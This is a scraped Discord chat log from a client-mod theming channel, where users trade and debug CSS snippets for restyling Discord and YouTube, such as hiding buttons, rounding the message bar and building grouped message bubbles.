you could check out dtm 16
saw + used, dont u think it isn't really oldschool?
deft niche
i mean you could always just make your own theme
rugged echo
summer edge
pretty sure its panels__
that also affects the VC thing or activity
vast delta
deft niche
whats the class of the user area? im trying to recolor it to fit with the rest o...
Panels and container both have a background if i recall correctly, panels is just for the avatar, username thing and panels is foreverything that gets put into a box at the bottom of the channellist
as zeylogger says, panels is the main element that the vc and activity goes into
night drift
ripe carbon
everyone is trans here, you can't
does not mean they medically transitioned
ripe carbon
night drift
does not mean they medically transitioned
FUCK
teal cave
pip install balls
mortal mantle
sudo dnf install balls
 dawn wind
deft niche
whats the class of the user area? im trying to recolor it to fit with the rest o...
dawn wind
deft niche
whats the class of the user area? im trying to recolor it to fit with the rest o...
add !important to the end of the line like
.thing {
     color: #FFFFFF !important;
}
I didn't know borders could look this good
 rugged echo
discord users after writing 14k lines of code to make discord look good
mortal mantle
this is under 2500 lines

how do you not have cute role despite joining in 2022
inssae
 gilded cloak
mortal mantle
this is under 2500 lines
gilded cloak
mortal mantle
this is under 2500 lines
That's still a stupid amount of css
clear siren
mine's 401 lines including comments and whitespace
night drift
gilded cloak
That's still a stupid amount of css
not for something like discord
mortal mantle
considering I have seen a theme with almost 70k lines
vast delta
devilbro themes:
dark dragon
I think the biggest at the moment is Steam by Disease, Slate by Gibbu is also right up there
night drift
dark dragon
I think the biggest at the moment is Steam by Disease, Slate by Gibbu is also ri...
wrong channel moment
vast delta
night drift
wrong channel moment
correct channel moment
dark dragon
? I'm talking about the line count of their themes
vast delta
big egg on your face ryan
night drift
how anyone supposed to know all the themes out there by name
bro is a discord theme enthusiast
vast delta
if the name gibbu doesn't tell you anything you do not know enough about discord themes
night drift
i do not want to know anything about discord themes
would take hundreds of hours to make a comprehensive theme
dark dragon
I know most of Gibbu's and Disease's themes. They're quite popular and often have people requesting fixes
teal cave
night drift
i do not want to know anything about discord themes
would take hundreds of hours...
idk I can bang together a theme in ~50 hrs
vast delta
teal cave
idk I can bang together a theme in ~50 hrs
I can bang a theme together in 10 minutes
night drift
if ur just changing colors
but if u wanted to make a good amoled theme
you would need to add borders to everything
vast delta
it's gonna be really basic and ugly but it'll be a theme
night drift
night drift
if ur just changing colors
but if u wanted to make a good amoled theme
you would...
ive already done something like this with youtube
took weeks
vast delta
night drift
if ur just changing colors
but if u wanted to make a good amoled theme
you would...
*{border:white;2px;solid}
night drift

A comprehensive AMOLED userstyle for the YouTube desktop site
dark dragon
I think there's a spreadsheet out there of all the themeable areas, OT sure if it includes how to get to them, but that speeds it along a bit
night drift
night drift
took weeks
about 4 1/2 weeks
so like a month
vast delta
dark dragon
I think there's a spreadsheet out there of all the themeable areas, OT sure if ...
all themeable areas is what you get when you open devtools
teal cave
night drift
if ur just changing colors
but if u wanted to make a good amoled theme
you would...
nah I really do mean a full theme, anything that’s not finnicky on details really
dark dragon
vast delta
all themeable areas is what you get when you open devtools
There's a whole bunch of parts of this app most people just don't use though. I think to submit a theme on BD it has to have daily comprehensive coverage of the app, which includes obscure popups most people haven't seen
night drift
yeah im talking literally everything tho
thats what i did with my youtube userstyle
even the obscure special 404 page
dark dragon
Yeah that's what the spreadsheet helps with. It's a pain on discord though, because there's always new experiments adding stupid shit
vast delta
dark dragon
There's a whole bunch of parts of this app most people just don't use though. I ...
then what's discolored?
dark dragon
Iirc the requirements are a fairly recent thing because people kept submitting recolours or anime themes
night drift
i did so much crazy shit
this is how i made only the background of some images change from #0f0f0f to #000
/* "Ad-free" Image */
.ytm-lp-small-feature-section-view-model-c3__feature-image-container img:is(
[src="https://www.gstatic.com/youtube/img/promos/growth/premium_lp2_small_feature_Ad-free_dark_phone_200x148.webp"],
[src="https://www.gstatic.com/youtube/img/promos/growth/premium_lp2_small_feature_Ad-free_dark_tablet_200x148.webp"]) {
  background: center / contain no-repeat url("https://www.gstatic.com/youtube/img/promos/growth/premium_lp2_small_feature_Ad-free_dark_phone_200x148.webp"),
    center / contain no-repeat url("data:image/svg+xml,\
      <svg xmlns='http://www.w3.org/2000/svg' fill='%230f0f0f' viewBox='0 0 200 148'>\
        <path d='M0 0h200v148H0z'/>\
      </svg>\
    ");
  background-blend-mode: difference;
  content: var(--ayt-img);
}
changing the color of only the text in the youtube logo:
/* YouTube Premium Logo */
#logo.yt-unlimited-page-header-renderer {
  position: relative;
}

#logo.yt-unlimited-page-header-renderer::before {
  background: 100% 0% / calc(55200% / 389) no-repeat url("https://www.gstatic.com/youtube/img/promos/growth/ytr_lp2_logo_premium_desktop_552x71.png");
  content: "";
  filter: drop-shadow(0 10000lvh var(--yt-spec-wordmark-text));
  width: calc(38900% / 552);
  height: 100%;
  position: absolute;
  right: 0;
  transform: translateY(-10000lvh);
}
u can do some crazy shit with just css
vast delta
you don't say 
mortal mantle
55200%
night drift
mortal mantle
55200% <:husk:1026532993923293184>
i needed the fraction 552/389
as a percent
thats the only way to do it
552px is the length of the whole logo
389px is the length of the "YouTube" part of the logo
grand surge
i cant get elements to display above the sidebar no matter how much i mess with the z-index of anything, using horizontal sidebar here
 supple jacinth
grand surge
i cant get elements to display above the sidebar no matter how much i mess with ...
supple jacinth
grand surge
i cant get elements to display above the sidebar no matter how much i mess with ...
z-index only works on elements with a specified position of anything other than static
supple jacinth
grand surge
hm still doesnt work
You could try setting it to position: fixed and top: 0 right: 0?
grand surge
supple jacinth
You could try setting it to `position: fixed` and `top: 0` `right: 0`?
that worked tysm!
 lucid lagoon
Hello everyone! I'm looking for a way to display a world clock for my friends' timezones on Discord. Specifically, I want it to always be visible either in the bottom right corner of the Discord window or above my profile.
Initially, I tried finding a bot that could set a channel name to the current time in a specific timezone and then pinning that channel to my favorite DMs/servers. However, I couldn't find any bots that offered this feature.
Then, I attempted to create a custom theme using CSS, but since I don't know how to code, my attempt at using ChatGPT to write a better Discord theme with a clock in the bottom right didn't work out.
I'm wondering if it's possible to create a custom Discord theme using Vencord that can display the current time in multiple timezones and automatically update. It would be great if someone could assist me with the CSS code for this, as I'm having trouble using ChatGPT for this purpose.
Thank you!
vestal field
lucid lagoon
Hello everyone! I'm looking for a way to display a world clock for my friends' t...
not possible with css, you need a plugin
vencord doesn't have a clock plugin currently so check out #1032200195582197831
rugged echo
can you just set up various clocks in your phone?
 slim pond
grand surge
i cant get elements to display above the sidebar no matter how much i mess with ...
slim pond
grand surge
i cant get elements to display above the sidebar no matter how much i mess with ...
what are you trying to make
teal cave
jovial vault
I had this to hide the gift button on chat box, but it doesn't seem to work.
.buttons_ce5b56 > .button_afdfd9 {
display: none;
}```
Is there also one to hide/toggle the sticker & gif buttons as well? Maybe even have them pop out to use when mousing over the emote button? rustic jewel
jovial vault
I had this to hide the gift button on chat box, but it doesn't seem to work.
```...
rustic jewel
jovial vault
I had this to hide the gift button on chat box, but it doesn't seem to work.
```...
button[aria-label="Open sticker picker"] {
    display: none;
}
button[aria-label="Open GIF picker"] {
    display: none;
}
button[aria-label="Send a gift"] {
    display: none;
} ```Hmmm, not working. Guess something in my css is clashing with it 
night drift
jovial vault
Hmmm, not working. Guess something in my css is clashing with it <a:cryingkitten...
[class*=buttons_]>[aria-label="Send a gift"]{display:none!important}
it only works if your discord is in english, is it?
jovial vault
clear siren
it only works if your discord is in english, is it?
I'm using it in english and on vesktop if that matters
clear siren
then I don't know why it wouldn't work
jovial vault
A lot of people ask for the codes to hide those buttons. It would be lovely if someone could make a plugin to toggle them.
night drift
jovial vault
A lot of people ask for the codes to hide those buttons. It would be lovely if s...
no
a plugin that does something that can easily be done with one line of css will never get merged
jovial vault
Yeah, something is clashing with it. It works on chrome where I have minimal custom css but not on vesktop where I have significantly more
night drift
click on the badge element
in inspect element
what are its computed styles?
what is the source of the display style?
jovial vault
night drift
a plugin that does something that can easily be done with one line of css will n...
Yeah, I figured there was a reason it hadn't already been done.
night drift
jovial vault
Yeah, I figured there was a reason it hadn't already been done.
click the arrow on the elements computed display style

it will show you what is making it still show
 night drift
not that arrow
night drift
night drift
click the arrow on the elements computed display style
the arrow to the right of "flex" in this image
jovial vault
night drift
the arrow to the right of "flex" in this image
Sorry if I'm clicking the wrong stuff. I'm still fairly new to all this
 night drift
jovial vault
Sorry if I'm clicking the wrong stuff. I'm still fairly new to all this
night drift
jovial vault
Sorry if I'm clicking the wrong stuff. I'm still fairly new to all this
u gotta click the element with the aria-label="Send a gift"

this one


 jovial vault
Yes
 night drift
jovial vault
Yes
night drift
jovial vault
Yes
Try something basic in your quick css
See if it works
Like *{background-color:red!important}
buoyant hawk
buoyant hawk
**Rounded (user panel, simplier user pop out, spotify player)**
+ it removes thi...
can a css expert can tell me how the code could me more efficient or smth ?
jovial vault
night drift
Like `*{background-color:red!important}`
That didn't work, but moving the other code higher up on my CSS sheet made it mostly work. The sticker button is still visible
night drift
buoyant hawk
can a css expert can tell me how the code could me more efficient or smth ?
It is better practice to use *= instead of ^= for class names
Also try to only use class atribute selectors
Instead of stuff like .contents_fb6220
U could do [class*=contents_]
safe python
night drift
U could do [class*=contents_]
..except that's extremely generic and will probably change way more stuff than intended
jovial vault
Meh, I just made it into a css import on github and that got it to work 
Thank you for your help, @night drift. Very cool
buoyant hawk
night drift
It is better practice to use *= instead of ^= for class names
oh i see
buoyant hawk
safe python
..except that's extremely generic and will probably change way more stuff than i...
ah
buoyant hawk
night drift
Also try to only use class atribute selectors
yo ryan 
 safe python
the ^= selector is especially useful for this

the devmode id has your id so to have it work for everyone you can use [id^=account-devmode-copy-id]
buoyant hawk
safe python
the devmode id has your id so to have it work for everyone you can use `[id^=acc...
oh wow I didnt even notice that
safe python
and the three status picker selectors can be reduced to [id^=account-status-picker]
safe python
buoyant hawk
yo ryan <:truefact:1025048739079000124>
who added that LMAO
(it's true)
buoyant hawk
sunnie could u tag me here plz so I come back i have some errands to run and i'll forget to come back cause i have no memory
 buoyant hawk
ty 
jovial vault
Awww it broke
.newMemberBadge-3PdStX:before {
    content: url(https://cdn.discordapp.com/emojis/1024751291504791654.gif?size=64&quality=lossless);
    transform: translate(-100%, -110%);
    display: inline-block;
    scale: 0.32;
}```
safe python
jovial vault
Awww it broke
```/* New user leaf is now shiggy */
.newMemberBadge-3PdStX:befor...
replace .newMemberBadge-3PdStX with .newMemberBadge__17bc0 or [class^=newMemberBadge_]
night drift
buoyant hawk
yo ryan <:truefact:1025048739079000124>
I did a tad bit too much trolling
jovial vault
safe python
replace `.newMemberBadge-3PdStX` with `.newMemberBadge__17bc0` or `[class^=newMe...
Thank you, fren
night drift
safe python
the ^= selector is especially useful for this
Yeah ^= for ids since there can only be one
And *= for classes cause there can be many
And there is no guarantee the class you are trying to match will be at the start of the class attribute string
mortal mantle
night drift
U could do [class*=contents_]
only if you are experienced enough to know what other elements that could affect
do not use those as a beginner
night drift
mortal mantle
only if you are experienced enough to know what other elements that could affect
Just add more specificty 💀
mortal mantle
do you expect a beginner to know that
jovial vault
Is this still viable, but with the change of the gift button being completely hidden?
.buttons-uaqb-5 {
    overflow: hidden;
    position: absolute;
    justify-content: flex-end;
    background: rgba(23, 24, 26, 0.25);
    border-radius: 8px;
    transition: all 350ms;
}
.buttons-uaqb-5:where(:not(:hover)){
    max-width: 35px;
    right: -0px;
}
.buttons-uaqb-5::before {
    opacity: 0%;
    transition: opacity 150ms;
    position: absolute;
    top: 4px;
    content: url("data:image/svg+xml,%3Csvg xmlns='http://www.w3.org/2000/svg' viewBox='0 0 512 512'%3E%3Crect width='352' height='42' x='80' y='96' fill='rgb(181, 186, 193)' class='ci-primary'/%3E%3Crect width='352' height='42' x='80' y='240' fill='rgb(181, 186, 193)' class='ci-primary'/%3E%3Crect width='352' height='42' x='80' y='384' fill='rgb(181, 186, 193)' class='ci-primary'/%3E%3C/svg%3E");
    display: block;
    object-fit: cover;
    height: 44px;
    width: 35px;
}
.buttons-uaqb-5:where(:not(:hover))::before {
    opacity: 100%;
    transition: opacity 350ms;
}
.buttons-uaqb-5:hover {
    padding-left: 5px;
    padding-right: 5px;
    border-radius: 16px;
    max-width: 100%;
    right: 0px;
    background: rgba(23, 24, 26, 0.5);
    transition: all 150ms;
}
.buttons-uaqb-5 > div, .buttons-uaqb-5 > button {
    transform: scaleX(0%) !important;
    opacity: 0%;
}
.buttons-uaqb-5:hover > div, .buttons-uaqb-5:hover > button {
    transform: scaleX(100%) !important;
    opacity: 100%;
}
.buttons-uaqb-5 > div:hover svg, .buttons-uaqb-5 > button:hover svg {
    height: 28px !important;
    width: 28px !important;
    margin-right: -2px;
    margin-left: -2px;
}
.buttons-uaqb-5 > div:nth-last-child(2):hover > button > div > div > svg {
    margin-right: -4px;
    margin-left: -4px;
}
.buttons-uaqb-5 > div svg, .buttons-uaqb-5 > button svg {
    transition: all 0.3s;
}```seems to work pretty well after running it through https://syndishanx.github.io/Website/Update_Classes.html
jovial vault
clear siren
seems to work pretty well after running it through https://syndishanx.github.io/...
Oh awesome. I didn't know this existed
 warm bough
the create a server modal uses the theme-light variables since it's in the theme-light class. is there any easy way to move it to use theme-dark variables?
grand surge
warm bough
the create a server modal uses the theme-light variables since it's in the theme...
what’s the element ID
night drift
mortal mantle
do you expect a beginner to know that
Thats like the first thing you learn about css
And if u don't know just Google search and now you know
safe python
no it isnt?
grand surge
and yeah use color: var(—dark-themewtv);
safe python
you shouldn't have to care about specificity normally, when making styles for your own site
safe python
if it causes issues youre doing something wrong
grand surge
stuff
night drift
It's the whole cascading part of cascading style sheets
warm bough
grand surge
what’s the element ID
there ended up being like 3 things for the single modal:```css
/* create a server modal */
.container__0d1a7 {
--header-primary: #FFFFFF;
--header-secondary: #FFFFFF;
--modal-footer-background: #404040
}
.container__73245 {
--background-primary: #505050;
--text-normal: #FFFFFF
}
.focusLock__10aa5 {
--modal-background: #404040;
}```
mortal mantle
cascading style sheets does not require the use of attribute selectors
night drift
mortal mantle
cascading style sheets does not require the use of attribute selectors
Attribute selectors have the same specifity as class selector 💀
warm bough
the 2nd container is just these buttons, first one is the footer, focuslock is the actual background
 mortal mantle
Attribute selectors are only easier to grasp once the website has been made with a basic normal class style sheet
grand surge
just use inline css
mortal mantle
Please don't tell me the first thing you add to your stylesheet when building a website is the attribute selector
night drift
When did this become about just attribute selectors?
We were talking about specificity
mortal mantle
well, Discord's classes already do a good job of that
night drift
I don't think u get it
Attribute selectors have the same specifity as class selectors
There is 0 difference
toxic yew
warm bough
there ended up being like 3 things for the single modal:```css
/* create a serve...
.theme-dark .theme-light {
  --all-that-stuff-here
}
I don't want to change it for both themes. I'm in dark theme, but the modal uses variables from light theme, same thing in light theme. for some reason this modal seems to just be forced to light theme, and I wanted to use dark theme variables with it
toxic yew
warm bough
I don't want to change it for both themes. I'm in dark theme, but the modal uses...
that is not both
it selects theme-light that is inside theme-dark
warm bough
toxic yew
that is not both
it selects theme-light that is inside theme-dark
ty, just a question though, if I have css like this:```css
.theme-dark {
...
--modal-background: #404040;
...
}
.theme-dark .theme-light {
/* create a server modal */
...
--modal-background: var(--modal-background);
...
}```
the CSS no longer works. I'm assuming I just need to set different variable names, correct?
seems like I can work around it like this ```css
.theme-dark {
...
--modal-background: var(--modal-background-changed);
--modal-background-changed: #404040;
...
}
.theme-dark .theme-light {
/* create a server modal */
...
--modal-background: var(--modal-background-changed);
...
}
I'm hoping there's no other elements like this, but who knows
haughty totem
dark dragon
I think there's a spreadsheet out there of all the themeable areas, OT sure if ...
for yt or dc?
haughty totem
dark dragon
There's a whole bunch of parts of this app most people just don't use though. I ...
wdym by daily?
dark dragon
Discord.
That was meant to say "fairly"
haughty totem
if you come across the link to that spreadsheet, i’m interested. (Would prbly not use it, but mainly hoarding, but also to take a curious look^^)
dark dragon
Could probably ask for it in the BD server, they check it to confirm coverage of submitted themes
exotic nexus
by using css
ik anyway
just change one of the classes on it to make sure it isn't white
simple
what's your css
paste your css here
whar
use quickcss to change it
night drift
easily
exotic nexus
the same way you did it in the html
if you knew how css worked you would know
yes i know
but that isn't permanent
to change it permanently
you have to use
css
night drift
why
exotic nexus
it does have many constant classes
night drift
you could use the aria-label attribute on the button or the d attribute on the path inside the button's svg icon
exotic nexus
that or use the parent
night drift
if u use the aria-label attribute it wont work if u change languages tho
exotic nexus
show us your code
night drift
show what u did
cuz its case sensitive
unless you do [aria-label='mute' i]
you can see if your selector is correct by checking the styles tab for your target element
if correct your rule will show in that tab
rugged echo
its "Mute" I think
oh
well in that case you would need to select a bit more
like another class that selects the buttons from that place
deft niche
ok so, im having a problem with a theme i made and i was wondering if anyone could help. initially i rounded the message bar but that made it so that when you go to reply to a user, the reply bar isnt connected. so i changed the message bar to only have the bottom corners rounded and that worked but i want to try find a way (maybe using a script if thats possible) to unround the top corners of the message bar once the reply bar appears


 dull musk
could you show how you rounded the message bar?
clear siren
yeah that's easy to do
deft niche
dull musk
could you show how you rounded the message bar?
just with the border radius property
 night drift
deft niche
ok so, im having a problem with a theme i made and i was wondering if anyone cou...
night drift
deft niche
ok so, im having a problem with a theme i made and i was wondering if anyone cou...
when the top thing is showing set the top left and right border radiuses of the bottom thing to 0
deft niche
night drift
when the top thing is showing set the top left and right border radiuses of the ...
yeah ik but how
night drift
deft niche
yeah ik but how <a:anguish:1133822244368425041>
selectors
like +
or maybe :has()
clear siren
clear siren
yeah that's easy to do
.hasConnectedBar__277ab can be used to select the textarea when another bar is connected to it
night drift
deft niche
yeah ik but how <a:anguish:1133822244368425041>
u dont even need to change anything 💀
night drift
deft niche
yeah ik but how <a:anguish:1133822244368425041>
it already works on default theme

u just need to lower ur specificity
deft niche
clear siren
``.hasConnectedBar__277ab`` can be used to select the textarea when another bar ...
could you give me an example snippet please? im pretty new to vencord css
clear siren
yeah sure
night drift
deft niche
could you give me an example snippet please? im pretty new to vencord css
[class*=attachedBars_],
[class*=replyBar_] {
    border-top-left-radius: 25px;
    border-top-right-radius: 25px;
}

[class*=scrollableContainer__]:not([class*=hasConnectedBar__]) {
    border-top-left-radius: 25px;
    border-top-right-radius: 25px;
}

[class*=scrollableContainer__] {
    border-bottom-left-radius: 25px;
    border-bottom-right-radius: 25px;
}
well there you go
deft niche
night drift
```css
[class*=attachedBars_],
[class*=replyBar_] {
border-top-left-radius: ...
thank you! 
deft niche
any pointers on how i can go about adding message bubbles to my theme?
clear siren
select a message or its contents in devtools, pick a selector and throw a background/border on it
I use [class*=cozyMessage_] so it goes around the avatar too
most people seem to prefer .contents_f41bb2 which only selects the rest
deft niche
i tried that, but right now its giving every message its own bubble instead of grouping everything as one.


went through all the selectors and it does the same thing
clear siren
yes that's how it will work regardless
night drift
i got an idea
deft niche
is it possible to do something like this?
- if the message is the first one from said user, only round the top corners
- if the message is in the middle, round none
- if the message is the last, round the bottom
night drift
ik how to do it
clear siren
can't select the last message of a group any way but the first of a group can be selected separately
deft niche
hmmmmmmmmmmm
deft niche
night drift
ik how to do it
how?
night drift
deft niche
how?
[id^=chat-messages-] {
    background-color: #070707;
}

[id^=chat-messages-]:has([id^=message-username-]) {
    border-top-left-radius: 20px;
    border-top-right-radius: 20px;
}

[id^=chat-messages-]:is(:has(+ :not([id^=chat-messages-])), :has(+ [id^=chat-messages-] [id^=message-username-])) {
    border-bottom-left-radius: 20px;
    border-bottom-right-radius: 20px;
}
lets fucking gooooooo it works
night drift
 deft niche
oh oop it kinda broke
 night drift
could fix
deft niche
any way to make it so that the bubble only extends to the end of the longest line?
night drift
[id^=chat-messages-] {
    background-color: #070707;
}

[id^=chat-messages-]:has([id^=message-username-]) {
    border-top-left-radius: 20px;
    border-top-right-radius: 20px;
}

[id^=chat-messages-]:is(:has(+ [class*=scrollerSpacer__]), :has(+ :not([id^=chat-messages-]) + [id^=chat-messages-] [id^=message-username-]), :has(+ [id^=chat-messages-] [id^=message-username-])) {
    border-bottom-left-radius: 20px;
    border-bottom-right-radius: 20px;
}
just gotta change the color of the new message divider background
when its inbetween messages from same person
night drift
deft niche
oh oop it kinda broke
[id^=chat-messages-] {
    background-color: #070707;
}

[id="---new-messages-bar"]:not(:has(+ [id^=chat-messages-] [id^=message-username-])) {
    transform-style: preserve-3d;
}

[id="---new-messages-bar"]:not(:has(+ [id^=chat-messages-] [id^=message-username-]))::before {
    content: "";
    background: #070707;
    width: calc(100% + 30px);
    height: 9px;
    position: absolute;
    top: -5px;
    left: -16px;
    transform: translateZ(-1px);
}

[id^=chat-messages-]:has([id^=message-username-]) {
    border-top-left-radius: 20px;
    border-top-right-radius: 20px;
}

[id^=chat-messages-]:is(:has(+ [class*=scrollerSpacer__]), :has(+ :not([id^=chat-messages-]) + [id^=chat-messages-] [id^=message-username-]), :has(+ [id^=chat-messages-] [id^=message-username-])) {
    border-bottom-left-radius: 20px;
    border-bottom-right-radius: 20px;
}
i cooked with this one ngl
vestal field
oh yeah @dawn wind it doesn't actually look that bad with inconsistent border radius

so maybe i'll just change it to this
dark dragon
It's pretty bad
 alpine current
Does anyone have any idea why that's there and how to remove it? (the add friend/message button)
 dark dragon
It's an experiment isn't it? Should just be able to disable it in your experiments
 deft sentinel
its the "Make adding friends more prominent (desktop profile)" experiment
vast delta
it's the "let's waste our resources on stuff no one wants instead of actual features" experiment
safe python
isnt that every other experiment
mortal mantle
dark dragon
That one's at least a positive design change. The buttons are much cleaner than the message box section
alpine current
dark dragon
It's an experiment isn't it? Should just be able to disable it in your experimen...
@deft sentinel it was, tysm^^
 slim patio
anyone has a css snipit to remove the muted text under a server name?
 vast delta
use select element
slim patio
wanted to see if any1 has a nice snipit and not somthing that will brake after 1 update
vast delta
dont use the class hash
 sharp nova
quick question, which folder is the root folder from which i can use a relative path in a css theme?
vast delta
sharp nova
quick question, which folder is the root folder from which i can use a relative ...
probably isnt even a feature
edgy sentinel
sharp nova
quick question, which folder is the root folder from which i can use a relative ...
none.
sharp nova
nvm figured it out it just uses the location of the css
it wasn't working the first time so I thought there was a different root than the folder the css is in
 void knoll
is it possible to center the guilds when using the betterFolders plugin? Im sadly too dumb to do it (or it would take a lot of time that I dont have right now :c). I already build from source
 mortal mantle
I remember there's something for that in #🎨-css-snippets
void knoll
oh, ok. I will go search for it again, thanks
void knoll
I cant find it
deft niche
void knoll
I cant find it <:husk:1026532993923293184>
you can find the class name with vesktop inspect element then center it with quickcss
void knoll
alright, will see if I get it done, thanks 🙂
 mild depot
once again
 cloud joltBOT
mild depot
once again
cloud joltBOT
mild depot
once again
👉 #🤖-bot-commands
 mild depot

 full mauve
hello i dont know where to search/what to type or is this is even a things
I figured that in css snippet there is selector refered with []
exemple:
[id*=message-reactions] [class*=reaction_] .emoji,
[id*=message-reactions] [class*=reactionCount],
[class*=effect_] {
zoom: 120%;
}
If im correct it's to change direct element style
In my case I want to change the read all buttons plugins but when i try to find the elements selector I have things referred with <> and i try to understand the rule to convert but don't succeed
Have you knowledge to share, documentation or keyword I need to use in my search ?
here is the stuff i refer to
<button type="button" class="button_afdfd9 lookFilled__19298 colorBrand_b2253e sizeMin__94642 grow__4c8a4" style="margin-top: 2px;margin-bottom: 8px;margin-left: 9px;"><div class="contents_fb6220">Read all</div></button>
clear siren
so what you want to do is pick a class and then apply whatever you want to do with it
the [] selectors are called attribute selectors which allows for wildcards to be used
so there's many ways to select that element in css, I would probably use this: [class^=tutorialContainer] + button which selects any button element that is directly after an element which class starts with tutorialcontainer (that is the dm button)
full mauve
Thanks a lot  you are based
full mauve
Here is what i end up with, but it didnt work
Am I making a dumb mistake ? 
I try to resolve it on my own trying multiple things and learning more about attribute but didn"t succeed
[class^=button_afdfd9] [type^=button]{
margin-top: 0px;
margin-bottom: 0px;
margin-left: 0px;
} ``` toxic yew
full mauve
Here is what i end up with, but it didnt work
Am I making a dumb mistake ? <:pog...
toxic yew
full mauve
Here is what i end up with, but it didnt work
Am I making a dumb mistake ? <:pog...
remove space
clear siren
yeah space between the selectors means x containing y

MDN Web Docs
The descendant combinator — typically represented by a single space (" ") character — combines two selectors such that elements matched by the second selector are selected if they have an ancestor (parent, parent's parent, parent's parent's parent, etc.) element matching the first selector. Selectors that utilize a descendant combinator are call...
also if you use the whole class or type you don't need the ^, it's for when the attribute's value starts with the string you put in; alternatively keep the ^ on the class attribute selector but drop the characters after the _ and your css will survive when discord decides to regenerate the hashes on the selectors, which is what most people are doing
MDN Web Docs
The CSS attribute selector matches elements based on the element having a given attribute explicitly set, with options for defining an attribute value or substring value match.
full mauve
Thanks again for both your valuable help
(i read both mdn webs docs and did some attribute selectors exercice but didn't manage to learn something that help me debug my css snippet idea)
So if I understand correctly, to futurproof my snippet it's better if I don't refer to the full classe but that I use ^ and the important part first. I don't need ^ if im reffering to the full name
in my case I refer to the full button type so I don't need ^
That space is to link both attribute as a parent and a child if needed in my case it could be:
[class*=scroller_] [class*=button_]```


Here is what I end up with

```css
[class*=button_][type=button] {
    margin-top: 0px;
    margin-bottom: 0px;
    margin-left: 0px;
}```

But it change the tchat box button (I can provide screen shoot if unclear)
So i tried the following (with and without backspace after the scroller class atribut)(I though the backspace could help organize my code) :

```css
[class*=scroller_]
[class*=button_][type=button]{
    margin-top: 0px;
    margin-bottom: 0px;
    margin-left: 0px;
}```

Too see the setup I work with I linked a picture in previous message I sendyeah button type and button class are both very generic which is why I suggested earlier to use [class^=tutorialContainer] + button however I see now that you also have some kind of div in between which I hadn't so replace that with [class^=tutorialContainer] ~ button
with the ~ combinator you select any button that is a sibling of .tutorialContainer_xxxxx
- would only select it when it's the next sibling but ~ selects it when it's any sibling
full mauve
[class^=tutorialContainer] ~ button didn't work as well or [class^=tutorialContainer] + button
and it seems normal to me as tutorialContainer refered to the home button and I want to move the read all button bellow the online counter
[class*=button_] ~ button and [class*=scroller_] [class*=button_] ~ button Didn't work as well
I know its the button type of class .button_afdfd9.lookFilled__19298.colorBrand_b2253e.sizeMin__94642.grow__4c8a4 that I need to change as I edited the css directly
The way to edit element.style of that button from quick css still remain a mystery to me


 night drift
clear siren
so there's many ways to select that element in css, I would probably use this: `...
night drift
clear siren
so there's many ways to select that element in css, I would probably use this: `...
*= for classes ^= for ids
there can be multiple classes and they can be in any order
there can only be one id
summer edge
why the hell would you use ^= for ids?
night drift
there can only be one id
summer edge
#id exists
summer edge
you dont need an attribute selector for that
night drift
messages have their mesage ids in their ids
ex:
id="message-content-1176168340813787219"
id="chat-messages-1134844326933954622-1176168340813787219"
vast delta
night drift
*= for classes ^= for ids
*= for classes? are you drunk
night drift
vast delta
*= for classes? are you drunk
no
vast delta
*= for classes if you wanna select a class that isn't the first class in the list
night drift
for example, an element could have an attribute like this:
class="message__80c10 cozyMessage__64ce7 mentioned__58017 groupStart__56db5 wrapper__09ecc cozy_f5c119 zalgo__39311 hasReply_febd50"class="message__80c10 cozyMessage__64ce7 mentioned__58017 groupStart__56db5 wrapper__09ecc cozy_f5c119 zalgo__39311 hasReply_febd50"
